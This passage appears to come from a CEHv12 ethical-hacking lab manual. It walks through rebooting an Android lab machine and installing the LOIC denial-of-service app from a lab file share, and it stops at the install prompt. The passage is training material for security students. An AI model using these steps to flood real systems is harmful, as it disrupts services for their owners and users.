
In this task, we will use LOIC on the Android mobile platform to launch a DoS attack on a target machine.

1.  Click **Android** to switch to the **Android** machine.
2.  Click **Commands** icon from the top-left corner of the screen, navigate to **Power --> Reset/Reboot machine**.


If **Reset/Reboot machine** pop-up appears, click **Yes** to proceed.




3.  After the machine reboots, on the **Home screen**, swipe from right to left to navigate to the second page of the **Home screen**.




4.  On the second page of the **Home screen**, click the **Cx File Explorer** app.



5.  **Cx File Explorer** opens; click **10.10.1.11** from the **Network** tab and navigate to **CEH-Tools --> CEHv12 Module 17 Hacking Mobile Platforms --> Android Hacking Tools --> Low Orbit Ion Cannon (LOIC)**.



6.  Click the **Low Orbit Ion Cannon LOIC\_v1.3.apk** file.




7.  A **Do you want to install this application?** screen appears, click **INSTALL**.




CANCEL **INSTALL**

